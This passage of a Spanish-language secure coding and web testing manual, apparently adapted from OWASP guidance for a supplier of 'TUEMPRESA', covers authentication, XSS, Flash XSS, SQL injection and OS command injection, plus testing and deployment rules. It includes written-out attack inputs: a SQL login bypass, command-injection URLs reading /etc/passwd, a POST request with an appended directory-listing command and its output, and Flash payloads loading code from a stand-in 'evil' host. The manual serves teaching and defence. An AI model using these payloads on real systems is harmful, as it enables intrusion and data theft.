Para el análisis de la correcta configuración del protocolo https se puede realizar en la siguiente página: https://www.ssllabs.com/ssltest/.

5.2.2 Enumeración de Usuarios

El alcance de esta prueba es verificar si es posible recolectar un conjunto valido de usuarios simplemente interactuando con los mecanismos de autenticación de la aplicación.

En las pruebas, no se conoce acerca de la aplicación específica, usuario, lógica de la aplicación y mensajes de error en la página de inicio de sesión, o la funcionalidad para recuperar una contraseña. Si la aplicación es vulnerable, recibimos una respuesta que revela, directa o indirectamente, cierta información útil para enumerar usuarios.

5.2.2.1 Procedimiento:

- Los mensajes de errores deben ser personalizados.
- Estos mensajes no deben indicar el valor específico en cual falla, se debe indicar de forma general que existe un error y que el usuario equivoco algún dato ingresado.

5.2.3 Cuentas de usuario predeterminadas o adivinables

Aquí comprobamos si hay cuentas de usuario predeterminadas o combinaciones de usuario/contraseña fácilmente adivinables (pruebas de diccionario).

Muchas aplicaciones tienen mensajes de error descriptivos que informan a los usuarios del sitio la validez de sus usuarios ingresados. Esta información puede ser útil cuando realicemos pruebas de usuarios adivinables o predeterminados. Tal funcionalidad puede ser encontrada por ejemplo, en una página de inicio de sesión, de reseteo de contraseña, de contraseña olvidada o de creación de usuario.

5.2.3.1 Procedimiento:

- No registre los siguientes nombres de usuario - "admin", "administrator", "root", "system", o "super". Adicionalmente no se debe permitir "qa", "test", "test1", "testing", y nombres similares.
- No ingresar nombres de la aplicación como por ejemplo en una aplicación llamada "Obscurity", usar obscurity/obscurity como usuario y contraseña.
- Determinar el formato y longitud esperados de los nombres de usuario y contraseñas de la aplicación.
- No permitir referencias en el código fuente y javascript a través de un Proxy. Por ejemplo “if usuario=’admin’ then urlinicio=/admin.asp else /index.asp”.
- No registre cuentas de usuario y contraseñas en los comentarios del código fuente.
- No deje backups en los directorios o código fuente que puedan contener comentarios de interés.

5.2.4 Pruebas de Fuerza bruta

Las aplicaciones web generalmente cuentan con una combinación de ID del usuario y una contraseña. Así que es posible ejecutar un ataque para recuperar una cuenta y contraseña de usuario válidas, intentando enumerar una gran parte (por ejemplo, con ataque de diccionario) o todas las posibilidades, de los posibles candidatos.

5.2.4.1 Procedimiento:

- Se deberá agregar un CAPTCHA para evitar la automatización luego de una cantidad máxima de intentos fallidos.
- Se debe enviar un token aleatorio para cada solicitud

5.2.5 Saltarse el sistema de autenticación

Entre los ejemplos de errores de diseño se incluyen la definición errónea de las partes de la aplicación a ser protegidas, la elección de no aplicar protocolos de

cifrado robusto para asegurar el intercambio de datos, y muchos otros.

Existen varios métodos para saltarse el sistema de autenticación en uso por una aplicación web:

- Petición directa de páginas (navegación forzada)
- Modificación de Parámetros
- Predicción de IDs de sesión
- Inyección SQL

5.2.5.1 Procedimiento:

No permitir peticiones directas de páginas

Si una aplicación web implementa control de acceso tan solo en la página de registro, el sistema de autenticación puede saltarse. Por ejemplo, si un usuario realiza directamente una petición de una página diferente vía navegación forzada, la página puede no verificar las credenciales del usuario antes de concederle acceso. Intenta acceder directamente a una página protegida a través de la barra de direcciones en tu navegador para realizar una prueba con este método.

Validar sesiones de usuarios

Cuando la aplicación verifica un registro correcto basado en parámetros de valor fijo. Un usuario podría modificar estos parámetros para obtener acceso a las áreas protegidas sin proporcionar credenciales válidas.

No permitir la predicción de IDs de sesión

Muchas aplicaciones web gestionan la autenticación utilizando valores de identificación de sesión (SESSION ID). Por lo tanto, si la generación de IDs de sesión es predecible, un usuario malicioso podría ser capaz de encontrar una ID de sesión válida y obtener acceso no autorizado a la aplicación, haciéndose pasar por un usuario previamente autenticado.

Por ejemplo los valores dentro de una cookie se podría incrementar linealmente, por lo que podría ser fácil para un atacante adivinar una ID de sesión válida.

Inyección SQL (Formularios de autenticación HTML)

La inyección SQL es una técnica de ataque ampliamente conocida. No vamos a describir en detalle esta técnica en esta sección; hay varias secciones en esta guía que explican técnicas de inyección más allá del alcance de esta sección.

5.2.6 Comprobar sistemas de recordatorio/reset de contraseñas vulnerables

En este test comprobamos que esta función está implementada adecuadamente y que no introduce ningún fallo o defecto en el sistema de autenticación.
Comprobamos como la aplicación gestiona el proceso de "contraseña olvidada". También comprobamos si la aplicación permite al usuario almacenar la contraseña en el navegador (función "recordar contraseña").

5.2.6.1 Procedimiento:

El mecanismo de "recordar mi contraseña" puede ser implementada mediante uno de los siguientes métodos:

1. Permitir la característica "cache password" en navegadores web. A pesar de no ser directamente un mecanismo de la aplicación, este método puede y debería ser deshabilitado.
2. Almacenar la contraseña en una cookie permanente. La contraseña debe estar cifrada/en formato hash y no ser enviada en texto plano.

   Para el primer método, comprueba el código HTML de la página de registro para ver si el cache de contraseñas del navegador está deshabilitado. El código para ello será generalmente algo parecido al siguiente:

```
<INPUT TYPE="password" AUTOCOMPLETE="off">
```

El autocompletado de contraseñas debería ser deshabilitado siempre, especialmente en aplicaciones sensibles, ya que un atacante, si puede acceder al caché del navegador, podría obtener fácilmente la contraseña en texto plano (los ordenadores con acceso público son un ejemplo notable de este ataque).

Para comprobar el segundo tipo de implementación examina la cookie almacenada por la aplicación. Verifica que las credenciales no son almacenadas en texto plano, si no en formato hash. Examina el mecanismo de hashing: si resulta ser un mecanismo conocido, comprueba su robustez; en funciones de hash programadas manualmente, prueba varios nombres de usuario para comprobar si la función de hash es fácilmente adivinable. Adicionalmente, verifica que las credenciales son enviadas solamente durante la fase de registro, y no enviadas conjuntamente con cada petición a la aplicación.

5.2.7 Pruebas de gestión del caché de navegación y de salida de sesión

Se comprueba si las funciones de cierre de sesión y caché están implementadas correctamente.
El fin de una sesión web es activado generalmente por uno de estos dos eventos:

- El usuario cierra la sesión.

- El usuario permanece inactivo durante un cierto lapso de tiempo y la aplicación automáticamente le cierra la sesión.

5.2.7.1 Procedimiento:

Función de cierre de la sesión correcta:

El primer test (y el más sencillo) en este punto consiste en cerrar la sesión y pulsar el botón 'atrás' del navegador, para comprobar si aún estamos autenticados. Si lo estamos, significa que la función de cierre de sesión se ha implementado de forma insegura, y que la función de cierre de sesión no destruye los IDs de sesión. Esto ocurre a veces con aplicaciones que usan cookies no persistentes y que requieren que el usuario cierre su navegador para borrar efectivamente dichas cookies de la memoria.

Cierre de sesión por tiempo expirado

El tiempo de expiración de sesión más adecuado debería ser la justa medida entre la seguridad (un tiempo más corto) y la usabilidad (un tiempo de expiración más largo), y depende en gran medida de la criticidad de los datos manejados por la aplicación. Un intervalo de 60 minutos para cerrar la sesión en un foro público puede ser aceptable, pero tanto tiempo sería demasiado en una aplicación de banca. En cualquier caso, cualquier aplicación que no imponga un cierre de sesión basado en la expiración de tiempo debería ser considerada no segura, a menos que dicho comportamiento sea por causa de enfrentar algún tipo de requisito funcional específico.

Páginas en memoria rápida

Comprobar que nuestra aplicación no filtra información crítica en el caché del navegador. Comprobar que para cada página que contiene información sensible, el servidor indica al navegador que no guarde los datos en caché. Dicha indicación puede ser enviada en las cabeceras de respuesta HTTP:

```
HTTP/1.1:
Cache-Control: no-cache
HTTP/1.0:
Pragma: no-cache
Expires: <past date or illegal value (e.g.: 0)>
```

Alternativamente, puede conseguirse el mismo efecto directamente a nivel HTML, incluyendo en cada página que contenga información sensible el siguiente código:

```
HTTP/1.1:
<META HTTP-EQUIV="Cache-Control" CONTENT="no-cache">
HTTP/1.0:
<META HTTP-EQUIV="Pragma" CONTENT="no-cache">
<META HTTP-EQUIV="Expires" CONTENT="Sat, 01-Jan-2000 00:00:00 GMT">
```

Una aplicación de comercio electrónico, deberíamos buscar todas las páginas que contienen un número de tarjeta de crédito u otra información financiera, y comprobar que todas ellas imponen una directiva de no-caché.

Para páginas que contienen información crítica pero fallan a la hora de indicar al navegador que no guarde su contenido en caché, sabemos que se almacenará información sensible en el disco, y podemos comprobarlo por duplicado, buscándola en el caché del navegador. La localización exacta en que dicha información es almacenada depende del sistema operativo cliente y del navegador utilizado, pero aquí hay varios ejemplos:

- Mozilla Firefox:

  Unix/Linux: ~/.mozilla/firefox/<profile-id>/Cache/

  Windows: C:\Documents and Settings\<user_name>\Local Settings\Application Data\Mozilla\Firefox\Profiles\<profile-id>\Cache>

- Internet Explorer:

  C:\Documents and Settings\<user_name>\Local Settings\Temporary Internet Files>

5.2.8 Pruebas de Captcha

Las implementaciones CAPTCHA son comúnmente vulnerables a varios tipos de ataques aún si el CAPTCHA generado es supuestamente irrompible. Esta sección tiene como objetivo identificar este tipo de ataques.

5.2.8.1 Procedimiento:

Se utilizará un proxy (ejemplo, WebScarab) para:

- Identificar todos los parámetros que son enviados del cliente hacia el servidor además del valor del CAPTCHA descifrado (estos parámetros pueden contener valores cifrados o en hash del CAPTCHA descifrado y el ID de CAPTCHA).
- Enviar el valor de un CAPTCHA viejo descifrado con un ID de CAPTCHA viejo (si la aplicación los acepta, es vulnerable a ataques de repetición).

- Enviar un valor de un CAPTCHA viejo descifrado con un ID de sesión viejo (si la aplicación los acepta, es vulnerable a ataques de repetición).

5.2.9 Pruebas para autenticación de factores múltiples

Reconocer si el sistema de autenticación de factores múltiples es efectivamente capaz de defender los bienes de la organización de las amenazas que generalmente lleva la adopción de un MFAS.

5.2.9.1 Procedimiento:

Validar el flujo según la solución:

- Testigo generador de contraseña de un solo uso (OTP).
- Tarjetas o cualquier otra información que se supone que solo el usuario legítimo tiene en su billetera.
- Dispositivos cifradores como testigos USB o tarjetas inteligentes, equipados con certificados X.509.
- OTPs generados aleatoriamente transmitidos en mensajes GSM SMS.

5.3 Comprobación de la lógica del negocio

5.3.1 Pruebas de validación de datos

La debilidad más común en la seguridad de aplicaciones web, es la falta de una validación adecuada de las entradas procedentes del cliente o del entorno de la aplicación. Esta debilidad conduce a casi todas las principales vulnerabilidades en aplicaciones, como inyecciones sobre el intérprete, ataques locales/Unicode, sobre el sistema de archivos y desbordamientos de búfer.

5.3.1.1 Procedimiento:

- Validar adecuadamente las entradas procedentes del cliente o del entorno de la aplicación, de tal manera que se filtren los parámetros con caracteres especiales.
- Se deberá utilizar sentencias dinámicas en la creación de las consultas SQL. Nunca se deberá concatenar las variables para generar la consulta.

```
String sql = " SELECT DESCRIPCION " +
                    " FROM  SFH_ACTVDDES " +
                    " WHERE ID = ?" ;
pre = con.prepareStatement(sql);
```

```
pre.setString(codActividad, 1);
```

5.3.2 Pruebas de cross site scripting Reflejado

El Cross Site Scripting Reflejado es otro de los nombres para XSS no persistentes, donde el ataque no es cargado con la aplicación vulnerable pero es originado por la victima cargando la URI vulnerable.

5.3.2.1 Procedimiento:

- Detectar los vectores de entrada. Se debe determinar las variables de la aplicación web y como ingresarlas en la aplicación web.
- Analizar cada vector de entrada para detectar posibles vulnerabilidades. Para detectar una vulnerabilidad XSS, se utilizara datos especialmente diseñados para cada vector de entrada.
- Se deberá codificar usando entidades html para sanitizar las variables recibidas por GET/POST usando la librería ESAPI de OWASP.

```
String param1 = ESAPI.encoder().encodeForHTML( request.getParameter( "param1" ) );
```

5.3.3 Pruebas de cross site scripting almacenado

Las Secuencias de Ordenes en Sitios Cruzados (Cross Site Scripting o XSS) almacenadas son el tipo más peligroso de Secuencias de Ordenes en Sitios Cruzados. Las aplicaciones web que permiten a los usuarios almacenar datos son potencialmente vulnerables a este tipo de ataque.

1. El atacante almacena código malicioso en la página vulnerable.
2. El usuario se autentica en la aplicación.
3. El usuario visita la página vulnerable.
4. El código malicioso se ejecuta en el navegador del usuario.

5.3.3.1 Procedimiento:

Se deberá codificar usando entidades html para sanitizar las variables recibidas por GET/POST usando la librería ESAPI de OWASP.

```
String param1 = ESAPI.encoder().encodeForHTML( request.getParameter( "param1" ) );
```

5.3.4 Pruebas de cross site scripting basado en DOM

Un Cross-Site Scripting DOM-Based es el nombre dado al fallo de XSS que es el resultado del uso de contenido activo en una página, generalmente

JavaScript, obteniendo información desde el usuario y luego realizando alguna operación insegura que origina un fallo de XSS.

5.3.4.1 Procedimiento:

Es necesario realizar el análisis de zonas en el código donde los parámetros son referenciados y pueden ser usados por un atacante. Ejemplos de estas zonas incluyen lugares donde el código es escrito de forma dinámica en la página y en otros lugares donde se modifica el DOM, o incluso donde los scripts son ejecutados directamente.

Se deberá codificar usando entidades html para sanitizar las variables recibidas por GET/POST usando la librería ESAPI de OWASP.

```
String param1 = ESAPI.encoder().encodeForHTML( request.getParameter( "param1" ) );
```

5.3.5 Pruebas de cross site scripting basado en flash

ActionScript es un lenguaje basado en ECMAScript, usado por las aplicaciones Flash cuando son necesarias llamadas interactivas. ActionScript, como muchos otros lenguajes, tiene algunos patrones de implementación que producen fallos de seguridad. En particular, desde que las aplicaciones Flash son incrustadas en los navegadores, las vulnerabilidades como XSS basado en DOM podrían estar presentes en aplicaciones mal diseñadas.

5.3.5.1 Procedimiento:

Variables no definidas

Los punto de entrada (Entry points) en ActionScript 2 se recuperan mirando cada atributo no definido pertenecientes a los objetos “_root” y “_global”, desde ActionScript2 todos los miembros pertenecientes a “_root” o “_global” son instanciables a través de parámetros de tipo “QueryString”. Esto significa que si un atributo como:

```
_root.varname
```

No está definido en alguna parte del código, podría ser sobrescrito desde la petición del archive swf

http://victima/archivo.swf?varname=value

Ejemplo:

```
movieClip 328 __Packages.Locale {
  #initclip
    if (!_global.Locale) {
      var v1 = function (on_load) {
        var v5 = new XML();
        var v6 = this;
        v5.onLoad = function (success) {
          if (success) {
            trace('Locale loaded xml');
            var v3 = this.xliff.file.body.$trans_unit;
            var v2 = 0;
            while (v2 < v3.length) {
              Locale.strings[v3[v2]._resname]                    =
v3[v2].source.__text;
              ++v2;
            }
            on_load();
          } else {}
        };
        if (_root.language != undefined) {
          Locale.DEFAULT_LANG = _root.language;
        }
        v5.load(Locale.DEFAULT_LANG + '/player_' +
                        Locale.DEFAULT_LANG + '.xml');
      };
```

Esto podría ser atacado con la siguiente petición:

http://victima/archivo.swf?language=http://evil

Métodos inseguros

Cuando el punto de inicio (Entry Point) es identificado, puede ser usado por métodos inseguros. Si los datos no son debidamente filtrados o validados usando una expresión regular correcta, puede llevar a algún problema de seguridad.

Métodos inseguros desde la versión r47 son:

```
loadVariables()
```

```
loadMovie()
getURL()
loadMovie()
loadMovieNum()
FScrollPane.loadScrollContent()
LoadVars.load
LoadVars.send
XML.load ( 'url' )
LoadVars.load ( 'url' )
Sound.loadSound( 'url' , isStreaming );
NetStream.play( 'url' );
flash.external.ExternalInterface.call(_root.callback)
htmlText
```

La Prueba

Con el fin de explotar una vulnerabilidad, el archivo swf debe estar alojado en la computadora de la víctima, y se deben usar las técnicas de XSS reflejado. Esto fuerza al navegador a cargar un archivo swf directamente en la barra de localización (por redirección o ingeniería social) o siendo cargada a través de un iframe desde una página maliciosa:

```
<iframe
src='http://victima/ruta/al/archivo.swf'></iframe>
```

Esto se debe a que en esta situación el navegador se creara una página HTML como si estuviera alojada en la computadora de la víctima.

XSS

getURL:

La función “getURL” permite la carga de una película, a través de una URI, en la ventana del navegador. Por lo tanto, si una variable no definida es usada como primer argumento para getURL se podría modificar su ejecución:

```
getURL(_root.URI,'_targetFrame');
```

Esto significa que es posible llamar archivos JavaScript en el mismo dominio donde la película está alojada:

```
http://victima/archivo.swf?URI=javascript:evilcode
                    getURL('javascript:evilcode','_self');
```

Lo mismo se puede hacer si solamente una parte de getURL es controlada (Inyección DOM con Inyección de JavaScript en Flash):

```
getUrl('javascript:function('+_root.arg+'))
```

asfunction:

Se puede usar el protocolo especial “asfunction” para conseguir que un enlace ejecute una función ActionScript en un archive SWF en lugar de abrir una URL. Hasta la versión r48 del reproductor Flash, “asfunction” podía ser usada en cada método que tenga una URL como parámetro. Esto significa que un auditor podría tratar de inyectar:

```
asfunction:getURL,javascript:evilcode
```

En cada método inseguro como :

```
loadMovie(_root.URL)
```

A través de la petición:

```
http://victima/archivo.swf?URL=asfunction:getURL,javascript:
evilcode
```

ExternalInterface:

ExternalInterface.call es un método estático introducido por Adobe para mejorar la interacción del reproductor/navegador. Desde el punto de vista de la seguridad podría ser explotado cuando su argumento puede ser controlado:

```
flash.external.ExternalInterface.call(_root.callback);
```

el patrón de ataque para este tipo de fallo es algo similar a lo siguiente:

```
eval(evilcode)
```

Puesto que el es JavaScript interno, es ejecutado por el navegador de una forma parecida a lo siguiente:

```
eval('try { __flash__toXML('+__root.callback+') ; } catch (e) { "<undefined/>"; }')
```

Inyección de HTML

Los objetos de tipo TextField pueden formar HTML por asignación:

```
tf.html = true
tf.htmlText = '<tag>text</tag>'
```

De forma que si una parte del texto puede ser manipulada por un auditor, una etiqueta A o una etiqueta IMG podría ser usada para inyectar código modificando el GUI o forzando un XSS en el navegador.

Algunos ejemplos de ataques a una etiqueta A:

- XSS directo: <a href='javascript:alert(123)' >
- Llamar a una función: <a href='asfunction:function,arg' >
- Llamar funciones públicas de SWF: <a href='asfunction:_root.obj.function, arg'>
- Llamar una función estática: <a href='asfunction:System.Security.allowDomain,evilhost' >

La etiqueta IMG podría ser usada del mismo modo:

```
<img src='http://evil/evil.swf'>
<img src='javascript:evilcode//.swf' > (.swf es necesario para saltarse el filtro interno del reproductor de flash)
```

Nota: Desde la versión r124 del reproductor Flash, los XSS ya no pueden ser explotables, pero si se puede modificar el GUI.

Cross Site Flashing

Cross Site Flashing (XSF) es una vulnerabilidad d con un impacto similar a un XSS.

XSF ocurre cuando desde diferentes dominios:

- Una película carga otra película con la función “loadMovie” o un método similar, teniendo acceso al mismo entorno protegido.
- XSF puede ocurrir también cuando una página HTML que usa JavaScript usa una función en una película de Adobe
- Flash, por ejemplo llamando a:
  - GetVariable: danto acceso a un objeto, público o estático, desde JavaScript como una cadena.
  - SetVariable: asignando un objeto estático o público con una nueva cadena desde JavaScript.

Alguna comunicación inesperada de tipo navegador con SWF, podría dar lugar al robo de datos desde una aplicación SWF.

Esto puede llevar a forzar a un SWF vulnerable a cargar un archivo externo con código malicioso.

Este ataque puede dar lugar a un XSS o una modificación del GUI para engañar al usuario para que inserte sus credenciales en un formulario flash falso.

XSF podría ser usado en una inyección de Flash HTML o un archivo SWF externo cuando se usa el método “loadMovie”.

5.3.6 Inyección SQL (Oracle/MSSQL)

Un ataque de Inyección SQL consiste en la inserción o “inyección” de datos en una consulta SQL desde un cliente de la aplicación. El éxito en una inyección SQL puede leer datos sensibles de la base de datos, modificar los datos (insertar/actualizar/borrar), realizar operaciones de administración sobre la base de datos (como reiniciar el DBMS), recuperar el contenido de un archivo del sistema de archivos del DBMS y, en algunos casos, ejecutar ordenes en el sistema operativo.

5.3.6.1 Procedimiento:

Las pruebas se realizarán ingresando comandos SQL en los puntos de entradas de las consultas para poder identificar si es vulnerable a algún tipo de inyección SQL.

Considerando la siguiente consulta SQL:

```
SELECT * FROM Users WHERE Username='$username'
AND Password='$password'
```

Un consulta similar a las que son usadas por una aplicación web para autenticar un usuario. Si la consulta devuelve un valor, esto significa que un usuario con esas credenciales existe en la BBDD y entonces el usuario tiene permisos para iniciar su sesión en el sistema, en caso contrario el acceso es denegado. Los valores de los campos de entrada son generalmente obtenidos del usuario a través de un formulario web. Suponiendo que insertamos los siguientes valores en Username y Password:

```
$username = 1' or '1' = '1
$password = 1' or '1' = '1
```

La consulta seria:

```
SELECT * FROM Users WHERE Username='1' OR '1' =
'1' AND Password='1' OR '1' = '1'
```

Si suponemos que los valores de los parámetros son enviados al servidor mediante el método GET, y si el dominio de la aplicación web vulnerable es www.example.com, la petición sería la siguiente:

```
http://www.example.com/index.php?username=1'%20or%2
0'1'%20=%20'1&password=1'%20or%20'1'%20=%20'1
```

Después de un corto análisis nos damos cuenta de que la consulta devuelve un valor (o conjunto de valores) porque la condición siempre es verdadera (OR 1=1). En este caso el sistema autentica al usuario sin conocer el Username ni el Password.

Nota: En algunos sistemas, el primer registro de la tabla de usuarios es el del administrador. Esto puede hacer que el usuario devuelto sea el propio administrador en muchos casos.

5.3.7 Inyección de Ordenes de Sistema

La inyección de órdenes de sistema es una técnica que hace uso de una interfaz web para ejecutar órdenes de sistema en el servidor web. Cualquier interfaz web que no filtre adecuadamente los datos de entrada es susceptible de sufrir este ataque. Con la habilidad de ejecutar órdenes del sistema operativo, el usuario puede subir programas maliciosos o incluso obtener

contraseñas.

5.3.7.1 Procedimiento:

El lenguaje Perl permite direccionar datos de un proceso a una declaración. El usuario sencillamente, puede añadir el símbolo Pipe "|" al final del nombre del archivo. Ejemplo de URL antes de la modificación:

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt
```

Ejemplo de URL modificada:

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
```

Añadiendo un punto y coma al final de la URL para una página .PHP seguida de un orden de sistema operativo, ejecutará el orden. Ejemplo:

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

Ejemplo

Consideremos el caso de una aplicación que contiene un conjunto de documentos que podemos visualizar desde el navegador web en Internet. Si lanzamos WebScarab, podemos obtener un POST HTTP como el siguiente:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie:
JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
```

```
Content-Type: application/x-www-form-urlencoded
Content-length: 33
Doc=Doc1.pdf
```

En este post, podemos observar cómo la aplicación recupera la documentación pública. Ahora podemos probar si es posible añadir un orden de sistema operativo inyectándolo en la petición POST HTTP. Probemos lo siguiente:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33
Doc=Doc1.pdf+|+Dir c:\
```

Si la aplicación no valida la petición, podemos obtener el siguiente resultado:

```
Exec Results for 'cmd.exe /c type "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
```

La salida es:

```
Il volume nell'unità C non ha etichetta.
```

```
Numero di serie Del volume: 8E3F-4B61
Directory of c:\
 18/10/2006 00:27 2,675 Dir_Prog.txt
 18/10/2006 00:28 3,887 Dir_ProgFile.txt
 16/11/2006 10:43
    Doc
    11/11/2006 17:25
      Documents and Settings
      25/10/2006 03:11
        I386
        14/11/2006 18:51
     h4ck3r
     30/09/2005 21:40 25,934
  OWASP1.JPG
  03/11/2006 18:29
   Prog
   18/11/2006 11:20
    Program Files
    16/11/2006 21:12
     Software
     24/10/2006 18:25
      Setup
      24/10/2006 23:37
     Technologies
     18/11/2006 11:14
     3 File 32,496 byte
 13 Directory 6,921,269,248 byte disponibili
     Return code: 0
```

En este caso hemos realizado con éxito una inyección de orden de sistema operativo.


6 RECOMENDACIONES PARA LAS PRUEBAS Y DESPLIEGUE DE LA APLICACIÓN

6.1 Pruebas

A parte de los fuentes a entregase a TUEMPRESA, el proveedor deberá desarrollar pruebas unitarias (TDD). El propósito del desarrollo guiado por pruebas es lograr un código limpio que funcione. La idea es que los requerimientos sean traducidos a pruebas, de este modo, cuando las pruebas pasen a producción se garantizará que

los requerimientos se hayan implementado correctamente. Las pruebas deberán ser desarrolladas en Junit.

Los Test deberán estar en una carpeta Test, teniendo la misma estructura de packages de los archivos java a probar:



6.2 Despliegue

El proveedor tiene independencia de escoger el IDE con el que desarrollará el software, pero debe utilizar Maven para la estructura del proyecto. Maven define una estructura estricta para el manejo de las fuentes de la aplicación, se debe evitar modificar la estructura por defecto mediante la configuración de plugins.

TUEMPRESA recomienda el uso del IDE Eclipse ya que es el IDE más usado, pero no es obligatorio. Los códigos fuentes entregados a TUEMPRESA no deberán contener librerías o frameworks que no se encuentren en este manual. Si el proveedor desea utilizar usar alguna librería nueva, deberá comunicarse con el Gestor de Sistemas de TUEMPRESA para su aprobación.

Asimismo, todo aplicativo deberá indicar en un release.html, el ID y fecha del deploy con lo cual se reducen los errores a causa de un pase incorrecto porque permite verificar que se ha realizado el deploy correcto, por ejemplo:

http://ghd.TUEMPRESA.com.pe/GTTT/release.html

Finalmente, todo aplicativo deberá ser entregado con sus fuentes, ejecutable (war) y manual técnico; los mismos que deberán estar versionados indicando la fecha y hora. En caso requiera la ejecución de querys, éstas deberán entregarse con un documento que indique las consideraciones y el orden con el cual deben ser entregados.

7 ANEXOS

7.1 Anexo 1: Convenciones de Código Java

Revisar el documento CodeConventions.pdf

7.2 Anexo 3: OWASP Secure Coding Practices Quick Reference Guide

Revisar el documento OWASP_SCP_Quick_Reference_Guide_SPA.doc